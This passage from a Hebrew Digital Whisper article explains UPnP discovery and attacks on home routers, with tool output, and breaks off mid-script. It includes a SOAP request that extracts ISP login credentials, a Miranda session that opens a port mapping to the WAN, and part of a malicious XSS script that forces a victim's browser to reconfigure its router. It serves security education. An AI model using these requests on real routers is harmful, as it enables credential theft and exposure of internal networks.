
www.DigitalWhisper.co.il



מלבד זאת, נוכל לבצע איתור אקטיבי בתוך ה-Subnet על ידי שליחת בקשת M-SEARCH עם ST כללי (כגון "ssdp:all" ב-Multicast):

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 5
ST: ssdp:all
```

והפעלת Sniffer על מנת לאתר את רכיבי הרשת שגיבו אליה עם השירותים אותם הם מספקים:



נוכל לבצע זאת בעזרת nmap בשלל דרכים, לדוגמא, סקריפט NSE המגיע כחלק מ-nmap. לסקריפט קוראים broadcast-upnp-info, וניתן להשיג אותו מהקישור הבא:

<http://nmap.org/nsedoc/scripts/broadcast-upnp-info.html>


דוגמא לפלט ריצה:

```
C:\>nmap -sV --script=broadcast-upnp-info

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-16 12:34 Jerusalem
Standard Time
Pre-scan script results:
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



```

| broadcast-upnp-info:
| 10.0.0.6
| Server: Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
| Location:
http://10.0.0.6:2869/upnphost/udhisapi.dll?content=uuid:48a81dce-1498-
4c99-8282-00
d208f4bebd
| Webserver: Microsoft-HTTPAPI/2.0
| 10.0.0.138
| Server: POSIX UPnP/1.0 /
| Location: http://10.0.0.138:1780/WFADevice.xml
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 8.59 seconds
C:\>

```

בנוסף, נוכל להשתמש בכלי ייעודי בשם Miranda. מדובר ב-Shell Interactive UPnP הנכתב ב-Python ע"י החברה SourceSec. ניתן להשיג אותו בקישורים הבאים:

<http://www.sourcesec.com/2008/11/07/miranda-upnp-administration-tool/>


<https://code.google.com/p/mirandaupnptool/>

בנוסף, הסקריפט מגיע כחלק מ-BackTrack, והוא נמצא בתיקיה: `/pentest/enumerations/miranda/`

בתחילת הרצת הסקריפט יש להריץ אותו במצב Sniffer, הוא שולח בקשות MSEARCH ומאזין לרשת. מבצעים זאת בעזרת הפקודה:

```
msearch
```

לדוגמא:



על מנת לצאת ממצב Sniffing, יש ללחוץ על Ctrl+C.

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il

לאחר מכן, הכלי יכניס את תוצאות הסריקה למסד נתונים קטן, ועליו נוכל לבצע תחקורים. על מנת לראות את רכיבי הרשת שהגיבו לחבילות ה-MSEARCH, עלינו להריץ את הפקודה:

```
Host list
```

לדוגמא:

```
upnp> host list
```

```
[0] 10.0.0.138:5000  
[1] 10.0.0.138:1780  
[2] 10.0.0.6:2869  
[3] 10.0.0.2:2869
```

```
upnp>
```


כל רכיב קיבל מספר ID, ומעכשיו נוכל להשתמש בו על מנת לבצע את התשאולים. כעת, עלינו לבקש מהכלי לבצע אנומרציה על המידע אותו כל רכיב מספק. על מנת לבצע זאת, נשתמש בפקודה:

```
host get Device_ID
```

לאחר מכן, נוכל להשתמש בפקודה:

```
host summary Device_ID
```

על מנת לקבל מידע כללי אודות אותו רכיב. דוגמא לשליפת מידע כללי אודות רכיב מספר 1 (10.0.0.138:1780), נוכל לראות בתמונה הבאה:



```
miranda : python  
File Edit View Bookmarks Settings Help  
upnp> host get 1  
Requesting device and service info for 10.0.0.138:1780 (this could take a few seconds)...  
Host data enumeration complete!  
upnp> host summary 1  
Host: 10.0.0.138:1780  
XML File: http://10.0.0.138:1780/WFADevice.xml  
WFADevice  
  manufacturerURL: http://www.broadcom.com  
  modelName: WPS  
  modelNumber: X1  
  friendlyName: WFADevice  
  fullName: urn:schemas-wifialliance-org:device:WFADevice:1  
  modelDescription: Wireless Device  
  UDN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e  
  manufacturer: Broadcom Corporation  
upnp>
```

על מנת לראות מידע פרטי יותר אודות השירותים אותם מספק הרכיב, נשתמש בפקודה:

```
host details Device_ID
```

```
miranda : python
File Edit View Bookmarks Settings Help
upnp> host details 1

Host name:      10.0.0.138:1780
UPNP XML File:  http://10.0.0.138:1780/WFADevice.xml

Device information:
  Device Name: WFADevice
    Service Name: WFAWLANConfig
      controlURL: /control?WFAWLANConfig
      eventSubURL: /event?WFAWLANConfig
      serviceId: urn:wifialliance-org:serviceId:WFAWLANConfig1
      SCPDURL: /x_wfawlanconfig.xml
      fullName: urn:schemas-wifialliance-org:service:WFAWLANConfig:1
      ServiceActions:
        SetAPSettings
          NewAPSettings
            APSettings:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
          PutMessage
            NewInMessage
              InMessage:
                dataType: bin.base64
                sendEvents: N/A
                allowedValueList: []
                direction: in
            NewOutMessage
              OutMessage:
                dataType: bin.base64
                sendEvents: N/A
                allowedValueList: []
                direction: out
        SetSelectedRegistrar
          NewMessage
            Message:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        GetSTASettings
          NewSTASettings
            STASettings:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: out
          NewMessage
            Message:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        ResetSTA
          NewMessage
            Message:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        RebootSTA
          NewSTASettings
            APSettings:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        ResetAP
          NewMessage
            Message:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        DelSTASettings
          NewSTASettings
            STASettings:
              dataType: bin.base64
              sendEvents: N/A
              allowedValueList: []
              direction: in
        SetSTASettings
          NewSTASettings
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP


www.DigitalWhisper.co.il

בהמשך נראה כיצד ניתן להשתמש בשירותים אשר רכיב ה-UPnP מייצא.


כלי נוסף שניתן בעזרתו לאתר רכיבי UPnP, נקרא "UPnP Inspector", ניתן להשיג אותו מהקישור הבא (גם ל-Windows וגם ל-Linux)

<http://coherence.beebits.net/wiki/UPnP-Inspector>

לאחר הפעלת הכלי הוא יתחיל לסרוק את הרשת באופן אקטיבי, ולאט לאט יתווספו הרכיבים ברשת שמגיבים לחבילות ה-MSEARCH שהכלי שולח:




על מנת לתשאל רכיב ספציפי אודות השירותים אותו הוא מספק עלינו פשוט ללחוץ על ה-"+". הממשק מאוד אינטואיטיבי ואין יותר מדי מה לפרט בשלב זה:



דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



במידה ונרצה לסרוק כתובת מחוץ ל-Subnet שלנו, או אפילו כתובת IP מחוץ לרשת שלנו (לדוגמא, כתובת IP באינטרנט), נוכל לעשות זאת ע"י סריקת פורט UDP/1900, נוכל לבצע בעזרת כלי Port Scanning ולחפש אחר פורטים סטנדרטיים, לדוגמא בעזרת nmap:

```
Nmap -v -sU -p 1900 xxx.xxx.xxx.xxx
```


מתקפות

איתור רכיב UPnP וביצוע אנומרציה על השירותים אותו הוא מספק זה רק ההתחלה, השלב מעניין באמת הוא הפעלת השירותים הקיימים בו לטובת מימוש מתקפות שונות על הרשת / על הרכיב.

בוצעו מחקרים רבים אודות רכיבי UPnP, ובמסגרתם פותחו מתקפות רבות. לא אציג כאן את כולן, אך נגע בכמה מהן על מנת להבין את הרעיון. דוגמאות לפעולות שניתן לבצע בעזרת המתקפות שפותחו:

- איסוף מידע המסופק על ידי הרכיב (שמות משתמשים, סיסמאות, פרטי חיבור וכו').
- שימוש ברכיבים המספקים שירותי IGD כשרת פרוקסי (WAN to WAN).
- ביצוע Dynamic Port Mapping מהרשת לבחוץ והנגשת שירותים פנים-ארגוניים ל-WAN.
- ביצוע DoS לנתב / השירותים אותם הוא מספק.
- הרצת קוד על הנתב ברמת מערכת ההפעלה.
- שינוי שרת ה-DNS של הנתב לטובת פישוג / Malvertising.

אז בואו נתחיל...



UPnP Information Disclosure

כמו שראינו עד כה, בעזרת שימוש ב-Actions המיוצאים על ידי רכיב ה-UPnP או יכולים לשלוח מידע רב. רובו לא תמיד יעניין אותנו, אבל לפעמים נוכל לאתר רכיבי UPnP שישמח לתת לנו מידע כגון כתובת ה-IP החיצונית של הנתב, שם המשתמש המשמש לטובת הזדהות מול ספקית האינטרנט, במקרים נוספות נוכל לשלוח גם את סיסמת ההתחברות לספקית.

בעזרת שימוש ב-`GetExternalIPAddress` הנמצא תחת השירות `WANPPPConn` ברכיבים המספקים ממשיק `WANDevice` (קיים בכמעט כל ראוטר כיום), ניתן לשלוח את כתובת ה-IP החיצונית שלו גם אם הוא לא מספק לנו שירות.

בעזרת "`GetUserName`" וב-"`GetPassword`" נוכל לשלוח את פרטי ההזדהות של החיבור לספק האינטרנט. נוכל למצוא את ה-Actions האלה תחת השירות `WANPPPConnection`. הבחור שכתב את `umap` (דניאל גרסיה / `FormateZ`) עשה מחקר במהלך כתיבת הכלי וגילה שמספר רב של רכיבי UPnP מספקים את שני ה-Actions האלה גם אם הם לא מצהירים זאת תחת ה-`WANPPPConnection.xml`, ככל הנראה זה מפני שהיצרניות לא כותבות את שרתי ה-UPnP מאפס אלא מתלבשות על שרתים קיימים ופשוט מבטלים ברמה הפלסטית את ה-Actions שלדעתם פוגעים באבטחת המידע.

דוגמה לבקשה המאפשרת לשלוח את שם המשתמש משרת ה-UPnP המיוצא על ידי הנתב `Netgear FM114P ProSafe Wireless Router`:

```
POST /upnp/service/WANPPPConnection HTTP/1.1
HOST: 192.168.0.1:80
SOAPACTION: "urn:schemas-upnp-
org:service:WANPPPConnection:1#GetUserName"
CONTENT-TYPE: text/xml ; charset="utf-8"
Content-Length: 289

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<u:GetUserName
xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1" />
</s:Body>
</s:Envelope>
```

[במקור: <http://www.securityfocus.com/bid/7267/exploit>]

אין יותר מדי מה לפרט בחלק זה, מפני שבמהלך כל המאמר נגענו בנושא, בעזרת כלים כגון UPnP Inspector, Miranda, HiliSoft UPnP Browser, Umap ודומים, ניתן לשלוח את כלל המידע המסופק על ידי הרכיב.

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il


Dynamic Port Mapping

ראוטרים רבים מספקים ממשק UPnP המאפשר לשנות את טבלת ה-Port Mapping ולאפשר Port Forwarding ברשת. המטרה של ממשק זה היא לאפשר לתוכנות או שירותי רשת הנדרשים לייצא Port לאינטרנט (כדוגמת תוכנות Torrents, תוכנות מסרים מידיים ועוד תוכנות הפועלות בארכיטקטורת Peer to Peer) להתממשק לראוטר ולהגדיר ניתוב כזה באופן אוטומטי (זוכרים? Universal Plug and Play?). בפועל, מסתבר שמתן גישה זו ללא בקרה מאפשר לתוקפים לבצע פעולות זדוניות רבות ברשת. לדוגמא:

הנגשת שירותים רשתיים אל מחוץ לרשת:

כמו שתוכנות לגיטימיות משתמשות בשירות זה, כך גם תוקפים יכולים לבצע זאת ולייצא שירותים פנים-רשתיים אל מחוץ לרשת. שירותים כגון שרתי SSH, שרתי HTTP, שרתי Telnet ועוד.

בעזרת שימוש ב-Action בשם **AddPortMapping** הנמצא תחת השירות WANConnectionDevice ברכיבים המספקים ממשק WANPPConnection (קיים בכמעט כל ראוטר ביתי כיום), ניתן להוסיף חוקים לטבלת ה-Port Mapping. לדוגמא, בעזרת הכלי Miranda, ניתן לבצע זאת כך:



```

miranda : python
File Edit View Bookmarks Settings Help

upnp> host send 1 WANConnectionDevice WANPPConnection AddPortMapping

Required argument:
Argument Name: NewPortMappingDescription
Data Type: string
Allowed Values: []
Set NewPortMappingDescription value to: bla

Required argument:
Argument Name: NewLeaseDuration
Data Type: ui4
Allowed Values: []
Set NewLeaseDuration value to: 0

Required argument:
Argument Name: NewInternalClient
Data Type: string
Allowed Values: []
Set NewInternalClient value to: 10.0.0.2

Required argument:
Argument Name: NewEnabled
Data Type: boolean
Allowed Values: []
Set NewEnabled value to: 1

Required argument:
Argument Name: NewExternalPort
Data Type: ui2
Allowed Values: []
Set NewExternalPort value to: 1337

Required argument:
Argument Name: NewRemoteHost
Data Type: string
Allowed Values: []
Set NewRemoteHost value to:

Required argument:
Argument Name: NewProtocol
Data Type: string
Allowed Values: ['TCP', 'UDP']
Set NewProtocol value to: TCP

Required argument:
Argument Name: NewInternalPort
Data Type: ui2
Allowed Values: []
Set NewInternalPort value to: 1337


upnp> host send 1 WANConnectionDevice WANPPConnection AddPortMapping

miranda : python
  
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il

כך לדוגמא, הנגשנו שרת המאזין לפורט 1337 בכתובת ה-IP הפנימית 10.0.0.2 אל מחוץ לראוטר בעזרת קישור הפורט 1337 על הממשק החיצוני של הראוטר. ובעת, כל מי שייגש לפורט 1337 בכתובת האינטרנט החיצונית של הראוטר - יגיע לשירות הפנימי. ניתן לראות את התוצאה בממשק הניהול של הנתב:



הנגשת ממשק הניהול של הנתב אל האינטרנט:

דוגמא נוספת הינה הנגשת ממשק הניהול של הנתב אל מחוץ לרשת, וכך למרות שבהגדרות הנתב נקבע כי ממשק הניהול לא יהיה נגיש על הרגל החיצונית של הנתב (מה-WAN) עדיין לתוקף חיצוני תהיה היכולת להתחבר אליו לאחר הפעלת אופציה זאת.

החבר'ה המפעילים את הבלוג GNUCITIZN לקחו את העניין צעד אחד קדימה [במחקר שלהם](#) וממשו מתקפה המנצלת חולשת Pre Auth XSS המריצה Javascript המשתמש באובייקט XMLHttpRequest על מנת לגרום לגולש באתר הזדוני לשלוח לראוטר שלו בקשת UPnP ובאמצעות כך להגיש את ממשק הניהול של הראוטר לאינטרנט.


הסקריפט עצמו נראה כך:

```
var req;
var url="/upnp/control/igd/wanpppcInternet";

function loadXMLDoc(url) {
    req = false;
    // branch for native XMLHttpRequest object
    if(window.XMLHttpRequest && !(window.ActiveXObject)) {
        try {
            req = new XMLHttpRequest();
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



```
    } catch(e) {
        req = false;
    }
} else if(window.ActiveXObject) {
    try {
        req = new ActiveXObject("Msxml2.XMLHTTP");
    } catch(e) {
        try {
            req = new ActiveXObject("Microsoft.XMLHTTP");
        } catch(e) {
            req = false;
        }
    }
}
if(req) {
    req.onreadystatechange = processReqChange;
    req.open("POST", url, true);
    req.setRequestHeader('SOAPAction', '"urn:schemas-upnp-org:service:WANPPPCConnection:1#AddPortMapping"');

